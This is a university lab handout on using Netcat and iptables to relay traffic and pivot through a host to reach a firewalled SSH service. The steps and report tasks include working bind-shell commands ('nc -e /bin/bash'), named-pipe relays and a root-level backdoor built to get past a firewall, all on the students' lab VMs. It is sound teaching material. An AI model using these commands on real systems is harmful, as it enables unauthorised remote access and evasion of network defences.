Lab2 NetCat Relay

Due by <u>Midnight January 26, 2023</u>

20 points

Lab Learning Objectives

- Use iptables to configure firewall rules on Linux machine
- Use Netcat to relay network traffic (using named pipe)
- Pivot through a system to get access to a service listening on another system that is firewalled and unavailable to the attacker

Lab Setup


You will need Kali Linux, Ubuntu Linux and Window 10 virtual machines for this lab.

Lab Instructions

1. Login Kali Linux. Next, make sure that your ssh is listening on port 22.

$ sudo netstat -nat | grep 22

Switch "t" in the netstat command indicates the TCP ports.



```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start

┌──(kali㉿kali)-[~]
└─$ sudo netstat -nat | grep 22
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

If not, start your ssh by typing

$ sudo service ssh start


2. Move to your Windows 10 virtual machine. Bring up an elevated cmd.exe prompt window (type cmd in the search box at the left bottom corner of Windows 10 and then hit CTRL+SHIFT+ENTER. Click the Yes button in the next screen) on your Windows machine. Make sure that your cmd prompt windows' title bar starts with Administrator: Administrator: Command Prompt

Create a Tools folder on C drive. If the Tools folder already exists on the Windows 10 VM, please skip the following command and **delete the putty.exe file inside the Tools folder as it is out of the date**.

C:\> mkdir C:\Tools

Visit https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html to download the **32 bit** putty.exe (in the **Alternative binary files** section) into the Tools folder. **<u>Please download the right file.</u>**

(*putty: ssh and telnet client)



putty.exe (the SSH and Telnet client itself)


64-bit x86:	putty.exe	(signature)
64-bit Arm:	putty.exe	(signature)
32-bit x86:	putty.exe	(signature)

Change your directory to Tools and use putty to make the ssh connection to your Kali Linux

C:\> cd C:\Tools

C:\Tools> putty *Kali_IP_address*

In the above command, please replace *Kali_IP_address* with the actual Kali IP address found at your Kali VM (Reminder: Both Windows 10 and Kali VMs should be in NAT network setting to make this happen). Putty will then likely warn you that it doesn't recognize the host key, because this is the first time putty has seen that target system. Accept the system's key by clicking **Accept**.



PuTTY Security Alert

The server's host key is not cached in the registry. You have no guarantee that the server is the computer you think it is.

The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 SHA256:N2tk0DfMYVJclPMiMwBriuM+7Fci4XqQwE+dgPDsEpg

If you trust this host, press "Accept" to add the key to PuTTY's cache and carry on connecting.

If you want to carry on connecting just once, without adding the key to the cache, press "Connect Once".

If you do not trust this host, press "Cancel" to abandon the connection.


Putty will then prompt you as follows:

Login as:

Use Kali's credential to login. For now, you could successfully log in to the Kali without any problem. Exit from your ssh connection by typing exit in the putty window.

3. Next, move to Kali Linux machine. We will implement a simple firewall rule on Kali Linux to block inbound access to TCP port 22 from the Windows 10 IP address.

$ sudo iptables -A INPUT -s [Windows 10 IP_address] -p tcp --dport 22 -j DROP




```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 10.0.2.130 -p tcp --dport 22 -j DROP
```

To verify that the filtering rule works, try to ssh from Windows 10 to Kali Linux using putty again. In Windows 10, type

C:\Tools> putty Kali_IP_address

After several seconds, the connection should be denied, making putty display an error message of Network error: Connection timed out.



Network error: Connection timed out

4. Now that we've blocked inbound TCP port 22, let's allow in another port, through which we'll relay. On your Kali Linux machine, run the following command to allow inbound port 3333

$ iptables -I INPUT 1 -s [Windows 10 IP_Address] -p tcp --dport 3333 -j ACCEPT

We can test this rule by setting up a Netcat listener on our Kali Linux system on TCP port 3333

$ nc -lnvp 3333

Move to your Windows 10 machine, try to connect to TCP port 3333 on your Kali Linux machine. Make sure the Netcat executable is stored in your Tools folder. If not, download it from the Blackboard.


C:\> C:\Tools\nc [Kali Linux IP_Address] 3333

Type in a word or two to make sure it gets sent between two systems. What you type on Windows 10 cmd will appear from Kali's Netcat terminal. Stop the Netcat by Ctrl-C.

5. Next we will construct a Netcat relay on the Kali Linux machine. We are forwarding TCP connections that arrive on TCP port 3333 to the localhost (Kali Linux machine) on TCP port 22, where sshd (ssh server) is listening.

$ mknod /tmp/backpipe p


$ nc -lnvp 3333 0</tmp/backpipe | nc -nv 127.0.0.1 22 1>/tmp/backpipe



```
┌──(kali㉿kali)-[~]
└─$ mknod /tmp/backpipe p

┌──(kali㉿kali)-[~]
└─$ nc -lnvp 3333 0</tmp/backpipe | nc -nv 127.0.0.1 22 1>/tmp/backpipe
listening on [any] 3333 ...
(UNKNOWN) [127.0.0.1] 22 (ssh) open
█
```

6. Move to your Windows 10 machine and use putty to try to ssh from Windows 10 to Kali Linux on TCP port 3333

C:\> C:\Tools\putty.exe [Kali Linux IP_address] 3333



```
C:\Tools>putty 153.91.154.174 3333
```

You will likely see the security alert again, because putty has never seen this key before on this system on this new port. Accept the security alert by clicking Accept. You should get a login prompt. Enter the credentials for kali. The connection should work. Note that our relay works only for one connection. If you drop the session, you have to restart the relay in step 5.

7. To clean up, we need to remove the firewall rules that we added to the Kali Linux machine.

Before you remove those rules, you can see them from the iptables list.

```
$ sudo iptables -n --list
```

Now, we’re removing these rules by typing these.

```
$ sudo iptables -D INPUT -s [Windows 10 IP_address] -p tcp --dport 22 -j DROP
```

```
$ sudo iptables -D INPUT -s [Windows 10 IP_address] -p tcp --dport 3333 -j ACCEPT
```

You can double-check your Linux firewall configuration to make sure those two rules are gone by typing

```
$ sudo iptables -n --list
```

8. To make things more interesting, let’s bring the Ubuntu Linux into play. Consider the following scenario in a penetration test. You have compromised a machine in DMZ (= the Kali Linux). After you conduct some post exploitation activities, you identify that there is a machine (the Ubuntu machine) in the internal network has a sshd listening on port 22. However, the firewall blocks the inbound access to the Ubuntu machine from your attacker machine. How can we set up a relay to pivot to the Ubuntu machine?

On Kali Linux machine, please type

```
$ sudo nc -lnvp 2222 0</tmp/backpipe | nc Ubuntu Linux IP-Address 22 1>/tmp/backpipe
```


You do not need to create the FIFO backpipe again since you already did it in step 5. Move to your Windows 10 machine and use putty to try to ssh from Windows 10 to Kali Linux on TCP port 2222

```
C:\> C:\Tools\putty.exe [Kali Linux IP_address] 2222
```

You will likely see the security alert again, because putty has never seen this key before on this system on this new port. Accept the security alert by clicking Accept. You should get a login prompt. Enter the credentials for **monk**. The connection should work. Type hostname at the command line

```
$ hostname
```

You should be able to verify that you have successfully pivoted to the Ubuntu machine. Type exit to quit the session.



```
login as: monk
monk@192.168.1.69's password:
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Could not chdir to home directory /home/monk: No such file or directory
$ hostname
ubuntu
$ 
```


9. In the previous steps, we set up the relay on the (Kali) Linux machine. We now practice how to set up the relay on a Windows machine which is quite different from its Linux counterpart. Bring up an elevated cmd.exe prompt window on your Windows 10 machine and change directory to C:\tools

C:\> cd C:\tools

Set up a Netcat relay as follows

C:\Tools> echo nc -nv Ubuntu Linux IP_Address 3333 > relay.bat

C:\Tools> nc -lnvp 2222 -e relay.bat



```
C:\tools>echo nc -nv 192.168.1.71 3333 > relay.bat

C:\tools>nc -lvp 2222 -e relay.bat
listening on [any] 2222 ...
192.168.1.69: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.1.76] from (UNKNOWN) [192.168.1.69] 38536: NO_DATA
```


Now move to (target) the Ubuntu Linux machine and bring up a terminal. Type

$ nc -lnvp 3333 -e /bin/bash

After that, move to (attacker) the Kali Linux machine and bring up a terminal. Type

$ nc -nv Windows 10 IP_Address 2222

You can now type some commands such as whoami, hostname and ifconfig at the prompt. The results of the commands should show up in the Kali Linux terminal. You may notice from the output that something looks weird as the system echoes the command contained in the relay.bat file. We can remove this by appending @ in front of the command.




```
root@kali:~# nc -nv 192.168.1.76 2222
(UNKNOWN) [192.168.1.76] 2222 (?) open

C:\tools>nc -nv 192.168.1.71 3333
(UNKNOWN) [192.168.1.71] 3333 (?) open
whoami

georgia
hostname

ubuntu
ifconfig


eth3      Link encap:Ethernet  HWaddr 00:0c:29:86:1d:b0
          inet addr:192.168.1.71  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe86:1db0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6868 errors:0 dropped:0 overruns:0 frame:0
          TX packets:737 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:661329 (661.3 KB)  TX bytes:51753 (51.7 KB)
          Interrupt:19 Base address:0x2024
```

Type CTRL-C to abort the relay. Rebuild the Netcat relay as follows

C:\> echo @nc -nv Ubuntu Linux IP_Address 3333 > relay.bat

C:\> nc -lnvp 2222 -e relay.bat



```
root@kali:~# nc -nv 192.168.1.76 2222
(UNKNOWN) [192.168.1.76] 2222 (?) open
(UNKNOWN) [192.168.1.71] 3333 (?) open
whoami

georgia
hostname

ubuntu
ifconfig

eth3      Link encap:Ethernet  HWaddr 00:0c:29:86:1d:b0
          inet addr:192.168.1.71  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe86:1db0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21560 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2094700 (2.0 MB)  TX bytes:86249 (86.2 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
```

The output is cleaned up this time. To finish up the lab, move to the Windows 10 machine and type CTRL-C to abort the Netcat relay. Delete the relay.bat by typing

C:\> del relay.bat

Lab Report


- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date
- You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed
- only word or pdf format is acceptable
- you must show all the necessary commands associated with each task in order to receive credits
- your screenshots size must be appropriate to provide the visible details

In this report, you need to provide the screenshots for the following two tasks. Please highlight the commands issued and outputs obtained in the screenshot.

1. There is an important Windows binary called whoami.exe inside Kali's /usr/share/windows-binaries directory. Use the Netcat tools on both Kali and Windows to transfer whoami.exe from Kali into Window 10 VM's C:\Tools folder.

2. Suppose there is a process listening on a port on a firewall protected victim machine. This process gives access with the root privileges. The firewall blocks all inbound TCP connections but allows outbound. You managed to gain access to this box with limited privileges (non-UID 0). In other words, you can run other commands on the protected victim box with limited privileges (for example to set up a relay). How can you set up a Netcat relay to provide a root level backdoor access from you attacker machine to the victim machine?

   Use your Kali Linux as the attacker machine and Ubuntu Linux as the victim machine for this problem. Bring up 2 terminals on Ubuntu Linux machine. In one terminal, running as non-root (for example as user georgia), set up the relay. In the second terminal, running as the root, set up a Netcat backdoor listening at port 3333.


Attacker Machine
Firewall
Blocks all inbound SYNs but allows outbound
Protected Victim Machine
# nc -lvp 3333 -e /bin/bash
You can run another command on this box
SYN

First let's simulate the firewall on Kali. Before we implement the firewall, let's try to ssh from Kali to the Ubuntu machine by typing

$ ssh georgia@Ubuntu_IP

You should be able to successfully ssh to the Ubuntu machine. Type exit to exit the ssh session. Next, let’s implement the firewall on Kali. Before that, let’s first flush any existing firewall rules on Kali by typing

$ sudo iptables -F

Then, we will block any outgoing TCP SYN packets from Kali

$ sudo iptables -A OUTPUT -p tcp --syn -j DROP

Try to ssh from Kali to Ubuntu again. This time, the connection will fail due to the firewall we just implemented.

Provide 3 separate screenshots one for Kali and two for Ubuntu (sample screenshots are displayed below). The screenshots must show the necessary commands to verify the effectiveness of the Netcat relay as suggested below. Hint: you can use a Client-Client Netcat relay.

Kali


Command issued to access the backdoor at the Ubuntu box and run several commands to verify the backdoor works

Ubuntu


Commands issued to set up the relay

Ubuntu


Commands issued to create a backdoor listening at port 3333



```
kali@kali:~$ [redacted]
listening on [any] 2222 ...
connect to [153.91.152.138] from (UNKNOWN) [153.91.153.220] 47917
whoami
root
hostname
ubuntu
```



```
georgia@ubuntu:~$ [redacted]
```



```
root@ubuntu:~# [redacted]
listening on [any] 3333 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46503
```

After you finish the lab, please make sure to clean up the firewall on Kali by typing

$ sudo iptables -F